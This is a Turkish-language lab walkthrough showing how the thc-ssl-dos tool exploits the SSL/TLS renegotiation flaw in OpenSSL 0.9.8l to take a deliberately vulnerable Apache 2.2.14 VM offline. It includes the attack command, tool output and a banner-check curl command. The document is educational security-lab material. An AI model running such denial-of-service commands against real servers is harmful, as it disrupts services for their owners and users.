SSL/TLS DoS Saldırısı ile Apache Web Sunucuları Servis Dışı Bırakma

SSL / TLS Renegotiation dos saldırısı Openssl uygulamasındaki Renegotiation zafiyetinden yararlanarak sunucuların CPU kullanımını tüketmek üzerine kurulu bir servis dışı bırakma saldırısıdır. Bu saldırı OpenSSL 0.9.8l ve öncesi tüm sürümlerde, ilgili OpenSSL'leri kullanan Apache 2.2.14 ve öncesi tüm sürümlerde ve ilgili OpenSSL'leri kullanan diğer başka uygulamalarda uygulanabilmektedir. Bu açıklık OpenSSL'in sonraki sürümlerinde kapatılmıştır. Bu açıklık ile Slow Http servis dışı bırakma saldırılarında olduğu gibi sıradan bir laptop'la ve düşük bant genişliğiyle hedef sunucular servis dışı bırakılabilmektedir.

Zafiyetli OpenSSL sürümlerinde varsayılanda açık gelen Renegotiation SSL/TLS bağlantısının ortasında yeni bir handshake'te tekrardan bulunmaya denir. Regenotitation açıklığı istemcinin bir SSL/TLS bağlantısı başlatırken bağlantının ortasında, gelen handshake'i (yani session'ı) basitçe sürekli reddetmesine dayanır. İstemci SSL/TLS bağlantısı başlatıp bağlantının ortasında gelen handshake'leri reddeder. Sunucu ise otomatik olarak sürekli renegotiation yaparak yeniden handshake'te bulunmak ister. İstemcinin yaptığı retler sunucuda belli bir işlemci gücü tüketimine yol açar. Bir istemci SSL/TLS bağlantısı başlattığında kendi makinasına göre sunucuda 15 kat daha fazla işlemci gücü tüketir. Çünkü SSL/TLS bağlantısının temini istemci tarafa göre sunucu tarafta daha fazla işlemler uygulanmasını gerektirir. İstemcinin SSL/TLS bağlantısı ortasında handshake'leri her reddi sunucuda nispeten daha fazla bir işlemci gücü tüketimine sebep olur. Bunun sonucunda istemci aynı işleme devam ettiğinde sunucu handshake'i tamamlamak için sürekli çabaladığından işlemci gücünü tamamen tüketir ve servis dışı kalır.

SSL/TLS Renegotiation açıklığı OpenSSL uygulamasında var olduğundan dolayı bu açıklık OpenSSL'lerden yararlanan HTTPS uygulamalarla sınırlı değildir. Örneğin bu açıklık OpenSSL'lerden yararlanan SMTPS ve POP3S (Secure Email) gibi uygulamalarda veya güvenli bağlantı sunan veritabanı uygulamalarında da geçerlidir ve açıklık yoluyla bu uygulamalar servis dışı kalabilmektedir.

THC adlı alman bir hacker grup *SSL/TLS Renegotiation* açıklığı yoluyla sunuculardaki SSL/TLS performansını yoran bir araç geliştirmiştir (bkz. thc-ssl-dos). Bu araç ile SSL/TLS protokolü üzerinden kaynak yorma uygulanmaktadır ve sunucudaki işlemci gücü tamamen tüketilerek sunucu servis dışı bırakılmaktadır.

Uygulama

(+) Birebir denenmiştir ve başarıyla uygulanmıştır.

Gereksinimler

Ubuntu 18.04 LTS Ana Makine - Thc-Ssl-Dos Aracı	// Saldırgan Tool
Apache SSL, TLS DoS Vulnerability - Ubuntu 14.04 Server LTS VM	// Hedef Web Sunucu
Slow Http POST Vulnerability - Nginx - Ubuntu 14.04 LTS VM	// Eski Chromium // Web Tarayıcı

- *OpenSSL 0.9.8l Kurulumu*
- *Apache 2.2.14 Kurulumu*

(Not: Thc-Ssl-Dos aracı kurulum dosyası ~/Downloads/thc-tls-dos-master.zip klasöründe mevcuttur Ubuntu 18.04 LTS linux ana makineye kurulumu ise Yaz Tatili 2014 / thc-tls-dos Kurulumu.txt dosyasında anlatılmaktadır.)

(Not 2: Bu dos saldırısı Kali 2021.2'deki apt-get ile indirilen thc-ssl-dos tool'uyla denenmiştir, fakat kali repolarından inen thc-ssl-dos tool'u hata vermiştir ve çalışmamaktadır. Github hesabından klasör halinde ana makineye indirildiğinde ve kurulum yapılıp çalıştırıldığında ise tool hata vermemiştir ve çalışarak başarılı olunmuştur. Dolayısıyla Kali'de her araç düzgün çalışıyor diye bir durum söz konusu değildir. Kali sürümünden sürümüne içerisindeki araçlarda çalışmayan, veya tutarlı olmayan araç sürümleri kullanılabilmekte. Örneğin geçmişten gelen metasploit ms08_067 netapi modülünün eski kali'lerde çalışması ve xp'de shell alabilmesi ama yeni kali'lerde shell alamaması örneği gibi).


(Not 3: Hedef zafiyetli web sunucu makinede OpenSSL 0.9.8l ve Apache 2.2.14 kurulumları yapılmıştır ve HTTPS erişimi açılmıştır. Bu makine Apache SSL_TLS DoS Vulnerability - Ubuntu 14.04 Server LTS VM şeklinde hazırdır. Bu kurulumların Ubuntu 14.04 Server LTS makinesine nasıl yapılacağı Yaz Tatili 2014 / Zafiyetli VM Makina Hazırlama Dökümanları / Apache SSL, TLS DoS Vulnerability - Ubuntu 14.04 Server LTS Makinasını Hazırlama.txt dosyasında anlatılmaktadır. OpenSSL 0.9.8l ve Apache 2.2.14 kurulum dosyalarına ise ~/Downloads/Apache SSL, TLS DoS Vulnerability - Ubuntu 14.04 Server LTS Makinası Materyaller.zip klasöründen erişilebilir.)

(Not 4: Güncel işletim sistemlerinde web tarayıcılar minimum tls 1.2 yi desteklediğinden eski openssl kullanan apache web sunucuya https üzerinden erişememiştir. Dolayısıyla eski ssl'li apache web sunucuya https üzerinden erişmek için Ubuntu 14.04 LTS vm seçilmiştir ve chromium web tarayıcısı ile https erişimi sağlanabilmiştir. DoS saldırısında erişimler gidiyor mu görüntülemesi bu VM üzerindeki web tarayıcıda yapılmıştır.)


Bu başlıkta thc-ssl-dos aracı ile https erişimlerinde openssl 0.9.8l zafiyetli sürümünü kullanan bir Apache 2.2.14 web sunucuya SSL/TLS dos saldırısı uygulaması yapılacaktır. Apache 2.2.14 web sunucusu https bağlantılarında zafiyetli OpenSSL uygulamasından yararlandığından SSL/TLS'e (yani arkaplanda OpenSSL'e) yapılan dos saldırısında sunucudaki cpu kaynakları tamamen tükeneceğinden web sunucu genel olarak servis dışı kalacaktır.

Öncelikle https ve http üzerinden apache 2.2.14 web sunucuya erişelim ve web sunucunun sunduğu sayfayı normal bir şekilde görüntüleyelim.

Slow Http POST Vulnerability - Nginx - Ubuntu 14.04 LTS VM (**Eski Chromium Web Tarayıcı**):



(https üzerinden erişim)



(http üzerinden erişim)

Not: Apache’nin 2.2.14 sürümündeki mod_ssl’de bir bug var olması nedeniyle https üzerinden erişimlerde sayfa yenilenirken ara ara 400 Bad Request hatasına düşülebilmektedir. Bu 400 Bad Request hatası mod_ssl’deki bug nedeniyledir ve apache bir sonraki sürümle beraber bu sorunu çözüme kavuşturmuştur. Bu bug dos zafiyeti ile ilgili değildir ve dos saldırısını tatbik etmede mani bir durum teşkil etmemektedir. Bkz:

https://serverfault.com/questions/226040/intermittent-400-bad-request-header-field-is-missing-with-apache-and-ssl
https://pagure.io/freeipa/issue/691
https://stackoverflow.com/questions/9484334/apache-https-redirection-results-in-400-error


Resimlerden görüldüğü gibi ana makinede https üzerinden eski sürüm openssl 0.9.8l kullanan eski sürüm apache 2.2.14 web sunucuya erişebildik. Şimdi ana makineden thc-ssl-dos aracı ile bu web sunucuya (openssl’e) ssl/tls dos saldırısı başlatalım ve web sunucuyu genel olarak servis dışı bırakalım.

Ubuntu 18.04 LTS Ana Makine Terminal:

> cd /home/hefese/thc-tls-dos-master/src/
> ./thc-ssl-dos 192.168.201.205 443 --accept

Not: -l parametresi ile connection sayısı belirtilebiliyor. Default’ta -l 400’dür.

Çıktı:



http://www.thc.org


Twitter @hackerschoice

Greetingz: the french underground

Handshakes 0 [0.00 h/s], 1 Conn, 0 Err
Secure Renegotiation support: no
Handshakes 0 [0.00 h/s], 140 Conn, 0 Err
Handshakes 0 [0.00 h/s], 142 Conn, 0 Err
Handshakes 0 [0.00 h/s], 144 Conn, 0 Err
Handshakes 0 [0.00 h/s], 147 Conn, 0 Err
Handshakes 0 [0.00 h/s], 155 Conn, 0 Err
Handshakes 0 [0.00 h/s], 171 Conn, 0 Err
Handshakes 0 [0.00 h/s], 203 Conn, 0 Err
Handshakes 0 [0.00 h/s], 235 Conn, 0 Err
Handshakes 0 [0.00 h/s], 267 Conn, 0 Err
Handshakes 0 [0.00 h/s], 284 Conn, 0 Err
Handshakes 0 [0.00 h/s], 299 Conn, 0 Err
Handshakes 0 [0.00 h/s], 331 Conn, 0 Err
Handshakes 0 [0.00 h/s], 363 Conn, 0 Err
Handshakes 0 [0.00 h/s], 386 Conn, 0 Err
Handshakes 0 [0.00 h/s], 388 Conn, 0 Err
Handshakes 0 [0.00 h/s], 390 Conn, 0 Err
Handshakes 0 [0.00 h/s], 392 Conn, 0 Err
Handshakes 0 [0.00 h/s], 394 Conn, 0 Err
Handshakes 0 [0.00 h/s], 396 Conn, 0 Err
Handshakes 0 [0.00 h/s], 398 Conn, 0 Err
Handshakes 0 [0.00 h/s], 400 Conn, 0 Err
Handshakes 0 [0.00 h/s], 400 Conn, 0 Err
Handshakes 0 [0.00 h/s], 400 Conn, 0 Err
Handshakes 0 [0.00 h/s], 400 Conn, 0 Err
Handshakes 0 [0.00 h/s], 400 Conn, 0 Err
…

…
…


Tool ile saldırı başlatıldıktan birkaç saniye sonra https üzerinden erişimler kopmaktadır.



(https erişimler kopar)


Https üzerinden erişilmeye çalışıldığında sürekli yükleniyor sayfası karşılamaktadır ve web tarayıcıya sayfaya ulaşılamamakta bilgisi gelmektedir.

Belli bir müddet sonra http üzerinden erişimler de ayrıca kopmaktadır (çünkü web sunucudaki cpu kaynağı tükenir ve web sunucu genel itibariyle servis dışı kalır).




(http erişimler kopar)

Thc-ssl-dos aracı çalışma sırasında durdurulduğunda erişimler anlık olarak geri gelmektedir.



(https "ulaşılamıyor ve sürekli yükleniyor" gider, erişim gelir)



(http "ulaşılamıyor ve sürekli yükleniyor" gider, erişim gelir)

Sonuç olarak thc-ssl-dos aracıyla yapılan ssl/tls dos saldırısı ile apache 2.2.14 web sunucusu servis dışı kalmıştır.


Not:

Apache 2.2.14 web sunucuda http isteği yapıldığında dönen yanıttaki Server başlığına bakarak zafiyetli OpenSSL sürümü kullanıldığı görülebilir.

Ubuntu 18.04 LTS Ana Makine Terminal:

> curl -k -i -X HEAD https://192.168.201.205

Çıktı:



Kaynaklar

https://www.infoworld.com/article/2621160/new-dos-tool-from-thc--another-overhyped-threat.html
https://resources.infosecinstitute.com/topic/kali-linux-top-5-tools-for-stress-testing/
https://www.kali.org/tools/thc-ssl-dos/
https://vincent.bernat.ch/en/blog/2011-ssl-dos-mitigation
https://resources.infosecinstitute.com/topic/thc-ssl-dos-threat/
https://serverfault.com/questions/638691/how-can-i-verify-if-tls-1-2-is-supported-on-a-remote-web-server-from-the-rhel-ce
https://serverfault.com/questions/325635/apache-ssl-renogotiation-thc-ssl-dos?newreg=5df20e78ff64427f9ef984a811ff877d
https://blogs.iis.net/nazim/is-iis-vulnerable-to-the-thc-ssl-dos-attack-tool
https://blog.litespeedtech.com/2011/10/26/litespeed-against-thc-ssl-dos/
https://github.com/azet/thc-tls-dos
https://thehackernews.com/2011/10/hackers-choice-releases-ssl-ddos-tool.html
https://serverfault.com/questions/226040/intermittent-400-bad-request-header-field-is-missing-with-apache-and-ssl
https://security.stackexchange.com/questions/24554/should-i-use-ssl-tls-renegotiation